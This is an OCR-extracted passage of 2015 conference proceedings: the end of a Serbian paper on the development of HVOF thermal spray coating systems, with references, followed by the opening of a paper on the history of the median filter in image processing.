Pawlowski, 2008; Houben, 1988.).


Osnovna prednost postupaka metalizacije je širok spektar dodatnih materijala koji se mogu koristiti za formiranje prevlaka. Kao dodatni materijal može da se upotrebi bilo koji materijal koji se ne razlaže u pocesu topljenja. Veoma je bitno istaći da većinu postupaka metalizacije karakteriše mali unos toplote, pa tako na primer materijal koji poseduje veoma visoku temperaturu topljenja (volfram) se može nanositi na obrađene površine mašinskih delova, na kojima je sprovedena termička obrada, bez naknadne promene stukture i bez značajnih deformacija koje bi se javile pri zagrevanju (Davis, 2004).

Osnovna podela postupaka metalizacije izvršena je prema vrsti energije koja se obezbeđuje za topljenje ili omekšavanje dodatnog materijala u procesu formiranja prevlake (Slika 2).


Brzina kretanja kapljice/čestice u struji gasova pri udaru u supstrat, kao i njena temperatura tokom procesa nanošenja, predstavljaju osnovne uticajne veličine na karakteristike dobijene prevlake. Ove osnovne uticajne veličine zavise pre svega



E-mail: amaslarevic@mas.bg.ac.rs
DOI: 10.15308/Synthesis-2015-262-267




Slika 1. Opšti šematski prikaz koncepta metalizacije (Fauchais *et al*, 2014)




Slika 2. Pregled najznačajnijih postupaka metalizacije,
HVOF – High Veocity Oxygen Fuel, HVAF-High Velocity Air Fuel, D-gun-Detonation Gun


od brzine i temperature struje gasa (Fauchais *et al.*, 2014). Na slici 3 je prikazan dijagram karakterističnih opsega temperatura i brzina gasova, za različite postupke metalizacije. Ovde je važno istaći da se sa povećanjem brzine kretanja, kapljica/čestica, odnosno njihove kinetičke eneregije, povećava gustina prevlake i sila adhezije za supstrat, a pri tome se smanjuje nivo poroznosti. Visoka temperatura dodatnog materijala pre udara u površinu supstrata predstavlja bitan, ali ne i dovoljan uslov za postizanje velikih adhezionih sila. Takođe, pri visokim temperaturama ubrzava se proces oksidacije kapljica/čestica, pa često prevlake koje su nanešene visokotemperaturskim postupcima metalizacije poseduju veći sadržaj oksida.

Prevlaka poseduje određeni nivo zaostalih napona koji direktno utiču na silu adhezije prevlake. Ukupni zaostali napon u prevlaci se dobija sumiranjem tri tipa zaostalih napona:

- zatezni naponi, koji se generišu brzim hlađenjem pri udaru pojedinačnih kapljica/čestica o mnogo hladniji supstrat,
- pritisni naponi, koji nastaju usled plastične deformacije površinskog sloja supstrata pri udaru kapljica/čestica koje se kreću velikom brzinom i
- termički naponi koji nastaju pri hlađenju, a izazvani su različitim koeficijentom termičkog širenja prevlake i supstrata (Totemeier *et al.*, 2004).

## 2. RAZVOJ I PODELA HVOF POSTUPAKA

Prošlo je više od jednog veka od kada je *M.U. Schoop* (1882-1889, Cirih, Švajcarska) patentirao prve postupke metalizacije. Prvi postupak metalizacije, koji je Schoop razvio, se sastojao iz dovođenja tanke žice u modifikovani gorionik za gasno zavarivanje, zatim je počeo da koristi prah kao dodatni materijal, da bi oko 1908. godine patentirao metalizaciju žicom u električnom luku (Davis, 2004). *Schoop* je pored razvoja prvih postupaka, predvideo i dao smernice za budući razvoj metalizacije, pa je




Slika 3. Brzine i temperature gasova za različite postupke metalizacije (Davis, 2004)




DOI: 10.15308/Synthesis-2015-262-267

tako prepoznao važnost brzine kretanja kapljice kao i njene temperature, odnosno predvideo je postupke kao što su HVOF i hladna metalizacija (Schoop, 1910). Od tada do danas razvijeno je mnogo postupaka metalizacije različitih karakteristika i namena. Da bi se dobila prevlaka koja je dobro vezana za supstrat, potrebno je određenu količinu energije preneti na dodatni materijal. U zavistnosti od vrste dodatnog materijala i željenih (potrebnih) karakteristika prevlake potrebno je izabrati da li je potrebna velika toplotna ili velika kinetička energija, pa sa tog aspekta postupke metalizacije možemo podeliti u tri grupe:


- Metalizacija plazmom: karakteriše je veoma visoka temperatura gasa i relativno mala kinetička energija kapljice/čestice, pa se zbog visokog unosa toplote ovi postupci metalizacije najčešće koriste za metalizaciju oksidnih keramika.
- Hladna metalizacija: relativno nov postupak koga karakteriše niska temperature inertnih gasova i veoma velika kinetička energija čestica. Ovim postupkom se izbegava oksidacija čestica, tako da se karakteristike metalnih dodatnih materijala mogu zadržati nakon nanošenja na supstrat.
- HVOF metalizacija: postupak metalizacije koji pokriva širok opseg toplotne i kinetičke energije, korišćenjem raznovrsnih dodatnih materijala (Gartner *et al.*, 2007). Prevlake nanešene HVOF postupkom karakteriše odlična veza sa supstratom, nizak sadržaj oksida i mali udeo poroznosti, a zbog odličnih svojstava dobijenih prevlaka ovaj postupak ima široku primenu u oblasti zaštite površina.

Prvi HVOF postupak korporacije *Union Carbide* iz 1958. godine (slika 4a) nije uspešno komercijalizovan sve do ranih 80-ih godina prošlog veka sve do pojave "*Jet Kote*" sistema (slika 4b). Ova dva sistema predstavljaju HVOF sisteme prve generacije (Thorpe & Richter, 1992). Kod "*Jet Kote*" sistema komora za sagorevanje se sastoji iz dve celine: u prvu celinu se dovode gorivi gas i kiseonik koji prave gorivu smešu (tu počinje sagorevanje); a druga celina je upravna na prvu i u njoj se meša plamen i dodatni materijal (prah), koji se doprema do pištolja aksijalno u odnosu na pravac kretanja plamena (pri tome je plamen već dobrim delom ohlađen). Kretanje i ubrzavanje čestica se sprovodi kroz cilindričnu mlaznicu, a supersonične brzine pogonskog gasa se postižu na izlasku iz pištolja. Radni pritisak "*Jet Kote*" sistema u komori za sagorevanje je od 3 do 5 bara a procesom sagorevanja se oslobađa oko 80KW toplotne energije (Browning, 1983). U slučaju da je dodatni materijal velike gustine, npr. WC-Co prah, može se postići brzina čestica do 450 m/s pri čemu je količina deponovanog materijala 2-3 kg/h (Gartner *et al.*, 2007).


HVOF sistemi druge generacije, iz 1989. godine, imaju "*Diamond Jet*" kao reprezentativni primer (slika 4c). Glavna razlika ovog pištolja u odnosu na pištolje HVOF sistema prve generacije je u tome što se osa komore za sagorevanje poklapa sa linijom po kojoj se dovodi prah (aksijalno u odnosu na pravac kretanja plamena) i na taj način se smanjuju gubici pritiska i brzine koji su bili prisutni kod sistema prve generacije. "*Diamond Jet*" sistemi kao pogonsko gorivo koriste smešu gorivog gasa i kiseonika, pri čemu se dodatni materijal (prah) dovodi direktno u komoru za sagorevanje (zajedno sa gorivom smešom) i to u delu komore koji je bliži izlazu iz pištolja. Dodatnim ubrizgavanjem vazduha ili azota može se uticati na temperaturu zidova komore za sagorevanje, a na taj način se ograničava i zagrevanje praha. U poređenju sa "*Jet Kote*" sistemom, HVOF sistemi druge generacije rade pri sličnim pritiscima i energijama, kao i sa približno istim količinama deponovanja, ali se zato postižu veće brzine čestica i nešto niže temperature čestica tokom procesa nanošenja prevlaka "*Diamond Jet*" (Gartner *et al.*, 2007).





a) HV – 2000




b) Jet Kote




c) *Diamond Jet*




d) JP 5000


Slika 4. Prikaz evolucije HVOF pištolja (Davis, 2004)

HVOF sistemi treće generacije tipa *JP 5000*, od 1992. godine, kao pogonsko gorivo koriste smešu kerozina i kiseonika (slika 4d). U poređenju sa prethodnim HVOF sistemima, "JP 5000" poseduje veću komoru za sagorevanje, konvergentno-divergentnu (*De Laval*) mlaznicu na koju se nadovezuje cilindrični nastavak, a prah se dodaje upravno na osu kretanja plamena i to u cilindričnom delu mlaznice. Zbog navedenih konstrukcionih izmena, a pre svega zbog primene konvergentno-divergentne mlaznice postiže se znatno veća brzina kretanja gasa. Korpiola i ostali (1997) su pokazali da se za iste radne parametre postiže 300 m/s veća brzina gasa sa konvergentno-divergentnom mlaznicom u poređenju sa cilindričnom mlaznicom iste dužine (Slika 5). Komora za sagorevanje i mlaznica se hlade vodom tokom procesa metalizacije. Dodavanjem praha u cilindričnom delu mlaznice u struju produkata sagorevanja sprečava se preveliko zagrevanje čestica, jer čestice provode kraće vreme na visokim temperaturama.



DOI: 10.15308/Synthesis-2015-262-267


a) cilindrična mlaznica




b) konvergentno-divergentna mlaznica (de Laval)

Slika 5. Vrste mlaznica za HVOF pištolje treće generacije (Korpiola 1997)

U okviru treće generacije, počele su da se koriste konvergentno-divergentne mlaznice sa gorivim gasom, tj. modifikovana verzija "*Diamond Jet*"-a pod nazivom "DJ 2700" (*Diamond Jet Hybride*), što je bitno uticalo na povećanje brzine čestica. Pri radnim pritiscima u komori za sagorevanja koji su približno 10 bara i količini oslobođene toplotne energije koja je reda veličine od 100 kW ("DJ 2700") do 200 kW ("JP 5000"), moguće je postići brzinu čestica do 650 m/s (Fauchais *et al.*, 2014), a količina deponovanog materijala se pri tome kreće u opsegu 8-18 kg/h (Gartner *et al.*, 2007). Razvoj HVOF sistema u zadnje dve decenije sprovodi se u pravcu redukovanja temperature čestica ali i povećanjem njihove brzine, slika 6 (Gartner *et al.*, 2006).





Slika 6. Temperature i brzine kretanja čestica za različite postupke matalizacije, na osnovu merenja za čestice velikih gustina. Stelica predstavlja trend razvoja metalizacije (Gartner, 2006)

## 3. SAVREMENI HVOF SISTEMI


Jedan od novijih HVOF sistema je "CJK5" (*CastoJet Kerosene 5*) i predstavlja modifikovanu verziju sistema "JP 5000". "CJK5" iz 2009. godine, takođe spada u treću generaciju HVOF sistema i pogonsko gorivo mu je smeša kerozina i kiseonika. Ovaj HVOF sistem omogućuje da se čestice kreću brzinama koje dostižu čak 800 m/s, sa brzinom produkata sagorevanja na izlazu iz mlaznice većom od 1000 m/s (Castolin Eutectic, 2015). Na slici 7 je prikazan presek pištolja CJK 5 sistema.

Izuzetno velike brzine kretanja stuje gasa imaju za posledicu generisanje buke i koja dostiže 133 dB. To je posebno izraženo kod HVOF sistema čiji su radni pritisci u komori za sagorevanje visoki (oko 10 bara) i koji kao gorivo koriste smešu kerozina i kiseonika (Davis, 2004). Zbog ovako visokog nivoa buke, proces HVOF metalizacije se sprovodi u sprecijalnoj komori koja snižava nivo buke na ~90 dB. U takvoj komori mora da bude ugrađen usisni sistem velikog kapaciteta koji ima dva osnovna zadatka:

a) da usisava većinu produkata sagorevanja u toku procesa metalizacije;
b) da pritisak vazduha u komori održava jednak približno atmosferskom pritisku (slika 8).




Slika 7. Pištolj CJK5 sistema (Castolin Eutectic, 2015)




Slika 8. Komora za HVOF metalizaciju

Sa "CJK5" sistemom mogu da se nanose metalne i kompozitne prevlake, kao i kermeti. Veoma je široka primena prevlaka koje sadrže WC u CoCr osnovi i prevlaka tipa NiCrSiB, pre svega zbog odlične otpornosti na koroziju i različite tipove habanja. Ove prevlake ostvaruju odličnu vezu sa supstratom i poseduju izuzetno nizak sadržaj oksida (<1%) i veoma mali udeo poroznosti (<0.1%) (Huot, 2014). Zbog navedenih, izuzetnih, kartakteristika ove vrste prevlaka nalaze sve širu primenu u industriji, Jedna od mogućih primena prevlaka tipa NiCrSiB je zaštita transportnih valjaka u metaloprerađivačkoj industriji, slike 9a i 9b. Ovi transporni valjci su izloženi velikim opterećenjima i visokim radnim temperaturama (400 °C - 600 °C), kao i termičkim šokovima. U prevlaci je prisutan veoma mali procentualni udeo oksida i poroznosti, slika 9b. Prevlake na bazi WC karbida u CoCr osnovi se najčešće primenjuju za zaštitu površina koje su izložene abraziji i eroziji, a jedan od primera upotrebe ovih prevlaka je zaštita transportnog vretena koji se koristi u industriji stočne hrane i koji je izložen abrazionom delovanju soje (slika 9c i 9d). I ovaj tip prevlake ima izuzetno nizak sadržaj oksida i poroznosti (slika 9d).




DOI: 10.15308/Synthesis-2015-262-267

a) Nanošenje NiCrSiB prevlake HVOF postupkom,
b) Mikrostruktura NiCrSiB prevlake (Huot, 2014),
c) Nanošenje WC/CoCr prevlake HVOF postupkom,
d) Mikrostruktura WC/CoCr prevlake (Huot, 2014)

Slika 9. Primeri primene HVOF u industriji

a) Nanošenje MAX faze na toplotno postojani čelik




b) SEM fotografija formirane prevlake i supstrata

Slika 10. MAX faza u formi prevlake

"CJK5" sistemom postoji mogućnost nanošenja određenih ternarnih karbida i nitride, tzv. MAX faza na čelike. Istraživanja o mogućoj primeni MAX faza kao prevlaka su tek u začetku, ali očekuje se njihova šira primena imajući u vidu njihove izuzetne karakteristike, kao što su otpornost na termičke šokove (Tzenov & Barsoum, 2000), otpornost na oksidaciju i mehanička oštećenja (Wang & Zhou, 2002; Barsoum & El-Raghy, 1996), dobre toplotne i elektro provodljivosti (Barsoum & Yoo, 2000; Hettinger, 2005) i ogromne specifične krutosti koja je, konkretno za $Ti_3SiC_2$, tri puta veća od specifične krutosti Ti (Barsoum, 2013). Neke od potencijalnih aplikacija za prevlake ovog tipa su: komponente koje rade na visokim temperaturama, kao što su izmenjivači toplote, mlaznice, senzori i elektro kontakati, lopatice, itd. (Eklund, 2010). Na slici 10a prikazan je izgled prvih pokušaja nanošenja MAX faze tipa$Ti_2AlC$ kao prevlake na komercijalni martenzitni toplotno postojani čelik novije generacije u domaćim uslovima. Optimizacijom parametraa metalizacije planira se smanjenje poroznosti prevlake, s tim što je postignuto zadovoljavajuće vezivanje za supstrat, čak i u prvim pokušajima nanošenja.

## 4. ZAKLJUČAK

Od trenutka kada je osmišljen prvi koncept za metalizaciju velikim brzinama u struji produkata sagorevanja pa do danas razvijen je veći broj različitih HVOF sistema. Osnovni cilj u razvoju HVOF sistema bio je da se česticama dodatnog materijala poveća brzina i snizi temperatura pri udaru u supstrat, čime je obezbeđen bolji kvalitet prevlake sa manjim udelom poroznosti i oksida. Razvoj HVOF sistema možemo hronološki prikazati kroz etape koje se odnose na:

- modifikacije u konstrukcionim rešenjima pištolja – osnovne promene su se odnosile na promene pravca dovođenja praha i konstrukciona rešenja komore za sagorevanje,
- promenu pogonskog goriva i
- primenu konvergentno-divergentne mlaznice umesto cilindrične, u cilju povećanja brzine čestica.

Danas, HVOF postupak metalizacije karakteriše širok opseg ostvarene toplotne i kinetičke energije u procesu, što za posledicu ima mogućnost primene raznovrsnih dodatnih materijala. S obzirom na vrlo čvrsto vezivanje osnove i prevlake nanešene HVOF postupkom, dodatnu prednost ovih prevlaka predstavlja mali udeo poroznosti i oksida, što ih svrstava u grupu najkvalitetnijih. Zbog svojih izuzetnih osobina ove prevlake nalaze sve širu upotrebu u industriji.

Jedan od najnovijih HVOF sistema je CJK5 sistem koji omogućuje i nanošenje metalnih i kompozitnih prevlaka, kao i kermeta. Najnovija istraživanja koja se uspešno sprovode u svetu i na Mašinskom fakultetu u Beogradu, usmerena su na nanošenje pojedinih keramičkih materijala, kao što su ternarni karbidi i nitridi, odnosno MAX faze, koje su sa uspehom nanesene na toplotno postojane čelike.

## LITERATURA

Barsoum, M.W. (2013). *MAX phases: Properties of machinable ternary carbides and nitrides*. Weinheim: Wiley-VCH.

Barsoum, M.W., & El-Raghy, T. (1996). Synthesis and Characterization of a Remarkable Ceramic: $Ti_3SiC2$ *Journal of American Ceramic Society*, 79(7), 1953-1956. DOI: 10.1111/j.1151-2916.1996.tb08018.x.

Barsoum, M.W., Yoo, H.-I., Polishina, I.K., Rud`, V.Yu., Rud`, Yu.V., & El-Raghy, T. (2000). Electrical conductivity, thermopower, and Hall effect of $Ti_3AlC_2$, $Ti_4AlN_3$, and $Ti_3SiC_2$. *Physical Review B (Condensed Matter and Materials Physics)*. 62(15), 10194-10198. DOI: 10.1103/PhysRevB.62.10194.

Browning, J.A. (1983). *Highly concentrated supersonic liquefied material flame spray method and apparatus*. US patent US4416421 A.

Castolin Eutectic (2015). *Castolin Eutectic Global Coating Technology. Preuzeto* 23. Februara 2015. sa http://www.castolin.com/product/hvof-castojet-cjk5



DOI: 10.15308/Synthesis-2015-262-267

Davis, J.R. (2004) *Handbook of Thermal Spray Technology*. Materials Park, Ohio: ASM International.

Eklund, P., Beckers, M., Jansson, U., Hogberg, H., & Hultman, L. (2010). The $M_{n+1}AX_n$ phases: Materials science and thin-film processing. *Thin Solid Films.* 518, 1851-1878, DOI: 10.1016/j.tsf.2009.07.184.

Fauchais, P., Heberlein, J.V.R., & Boulos, M.I. (2014). *Thermal spray fundamentals: From powder to part*. Boston, MA: Springer.

Gartner, F., Kreye, H., & Richter H.J. (2007). *HVOF – Spraying – Introduction. Preuzeto* 22. Februara 2015. sa http://www.hsu-hh.de/werkstoffkunde/index_1oG4fvQU2wkizpAf.html

Gartner, F., Kreye, H., & Richter H.J. (2007). *HVOF – Spraying – HVOF spray systems*. *Preuzeto* 22. Februara 2015. sa *http://www.hsuhh.de/werkstoffkunde/index_8BBNpQHopSQm5Ply.html*

Gartner, F., Stoltenhoff, T., Schmidt, T., & Kreye, H. (2006). The Cold Spray Process and Its Potential for Industrial Applications. *Journal of Thermal Spray Technology,* 15(2), 223-232. DOI: 10.1361/105996306X108110.

Hermanek, F.J. (2001). *Thermal spray terminology and company origins*. Materials Park, OH: ASM International.

Hettinger, J.D., Lofland, S.E., Finkel, P., Meehan, T., Palma, J., Harrell, K., Gupta, S., Ganguly, A., El-Raghy, T., & Barsoum, M.W. (2005). Electrical transport, thermal transport, and elastic properties of $M_2AlC$ (M=Ti, Cr, Nb, and V). *Physical Review B (Condensed Matter and Materials Physics)*. 72(11), 115120-115125. DOI: 10.1103/PhysRevB.72.115120.

Houben, J.M. (1988). *Relation of the adhesion of plasma sprayed cpatings to the process parameters size, velocity and heat content of the spray particles.* PhD thesis. University of Eindhoven. Eindhoven, The Netherlands.

Huot, G. (2014). *Test report* of 55396C – *CJK5*. Switzerland: Castolin Eutectic.

Huot, G. (2014). *Test report* of 55586C – *CJK5*. Switzerland: Castolin Eutectic.

Korpiola, K., Hirvonen, J.P., Laas, L., & Rossi, F. (1997). The Influence of Nozzle Design on HVOF Exit Gas Velocity and Coating Microstructure. *Journal of Thermal Spray Technology.* 6(4), 469-474. DOI: 10.1007/s11666-997-0033-5.

Pawlowski, L. (2008). *The Science and Enginering of Thermal Spray Coatings: Second Edition*. Chichester: John Wiley & Sons.

Schoop, M.U. (1910). *Improvements in or connected with the coating of surfaces with metal, applicable also for soldering or uniting metals and other materials.* UK Patent 5,712.

Thrope, M.L., & Richter, H.J. (1992). A pragmatic analysis and comparison of HVOF processes. *Journal of Thermal Spray Technology*. 1(2), 161-170. DOI:10.1007/BF02659017.

Totemeier, T.C., Wright, R.N., & Swank, W.D. (2004). Residual Stresses in High-Velocity Oxy-Fuel Metallic Coatings. *Metallurgical and Materials Transactions A.* 35(6), 1807-1814. DOI: 10.1007/s11661-004-0089-5.

Tzenov, N.V., & Barsoum, M.W. (2000). Synthesis and Characterization of $Ti_3AlC_2$. *Journal of American Ceramic Society*, 83(4), 825-832. DOI: 10.1111/j.1151-2916.2000.tb01281.x

Wang, X.H., & Zhou, Y.C. (2002). Intermediate-temperature oxidation behavior of $Ti_2AlC$ in air. *Journal of Materials Research.* 83(11), 2974-2981. DOI: http://dx.doi.org/10.1557/JMR.2002.0431.



DOI: 10.15308/Synthesis-2015-262-267

Synthesis
International Scientific Conference of IT and Business-Related Research

# TIMELINE OF MEDIAN FILTER

## VREMENSKI OKVIR MEDIJAN FILTERA

Ratko Ivković[1], Ivana Milošević[2], Mile Petrović[1], Branko Gvozdić[1]
[1]Department of Electronic and Computer Engineering, University of Pristina, Faculty of Technical Sciences, Kneza Milosa 7, Kosovska Mitrovica, Serbia
[2]SP Audio and Video Technologies, The School of Electrical and Computer Engineering, 283 Vojvode Stepe, Belgrade, Serbia

**Abstract:**
This research paper gives a chronological overview of the median filter development, as one of the filters recommended for digital image processing. It takes into account the patents based on median filter, various published research and development ideas presented at conferences, as well as the paperwork, including parts of books and journals, whose main topic is this filter, starting from the mathematical model of the filter to its practical applications in the field of digital image processing. In order to better understand this issue, some works are presented as sublimation of several different solutions in this area.

**Key words:**
median filter, digital image processing, digital signal processing.

**Apstrakt:**
Ovaj rad daje hronološki prikaz razvoja medijan filtera kao jednog od preporučenih filtera za digitalnu obradu slike. U radu su prikazani patenti zasnovani na medijan filteru, razna publikovana istraživanja i ideje prezentovane na konferencijama, kao i delovi knjiga i časopisa koji se bave ovim tematikom, počevši od originalnog matematičkog modela medijan filtera do njegove praktične primene u oblasti digitalne obrade slike. U cilju što boljeg razumevanja ove problematike i za potrebe ovog rada, pojedini radovi i istraživanja predstavljeni su kao sublimacija nekoliko različitih rešenja u ovoj oblasti.

**Ključne reči:**
medijan filter, digitalna obrada slike, digitalna obrada signala.

**Acknowledgment**
This work was done within the research project of the Ministry of Science and Technological Development of Serbia TR35026, III47016 and III44006.

## 1. INTRODUCTION

Conceptual design on the elimination of noise from digital images based on averaging matrix defined through submatrix within an image have the widest application in the field of digital image filtering based on the spatial analysis. The original idea came from the analysis of the observed statistical areas of some environments, which are afterwards applied in reconstruction of the analogue and digital signals. The entire field of digital signal processing has accepted this idea and adapted to its needs.

Throughout its development, the median filter is used as a reference in 2625 papers published at various meetings or conferences, in 682 different journals, as well as four books. The fact that this year is the 40th anniversary of median filter gives the possibility to review research done on the development from the mathematical model of the filter to practical applications in field of Digital Image Processing (DIP).

## 2. THE BEGINNINGS

The story about filter that plays the crucial role in the area of Digital Image Processing (DIP) started in 1972, and is closely related to the idea firstly promoted by a group of scientists led by the professor John Turkey in the book "Robust Estimates of Location: Survey and Advances" (Andrews *et al.*, 1972) The basic idea proposed in the book was not intended for the area digital signal processing, but the description of algorithm was described in the chapter Linear combination of statistical order and M-estimation.

Turkey' gave the so-called theory Median-Median line (1974), which states that some certain odd matrix or series of numbers can have a potential of average value (median value) in the central element if sorted by value- from the lowest to the highest. That further implies that if there is a series of number such as: 2, 4, 1 and if they are sorted as 1, 2, 4 – median value in these series of number is 2.

Almost at the same time, in two separate studies, the proposition related to the Turkey' theorem implementation was made. The first one from 1976 was related to noise reduction in speech signals during the transmission (Jayan *et al.*, 1976), and the second one from 1975 gave a proposition related to median implementation as an algorithm of digital image processing (Pratt, 1975). The point was to divide image into sub-matrix *3x3*, to sort those sub-matrix and add value of central pixel to the complete sub-matrix. The main problem of this algorithm was hardware's complexity even though images were processed in low resolution Grayscale mode. Even though there was a lot of imperfections and without broad implementation, this filter version will be the bedrock for many subsequent comparisons and updates.

In the following period, in 1976, the conceptual solution was found. It can be said that this solution to some extent reduced errors of the basic version of the filter edges (Frieden, 1976). In this paper, median filter was presented as a non-linear function over the monochromatic image. However, this version was even more complex for realization than the previous one. That was the reason why optimization was a priority. After three years, in the middle of 1979, and with the use of fast median algorithm



E-mail: ratko.ivkovic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-268-273

and definition of median filtering masks, the complexity of the filter is significantly reduced.

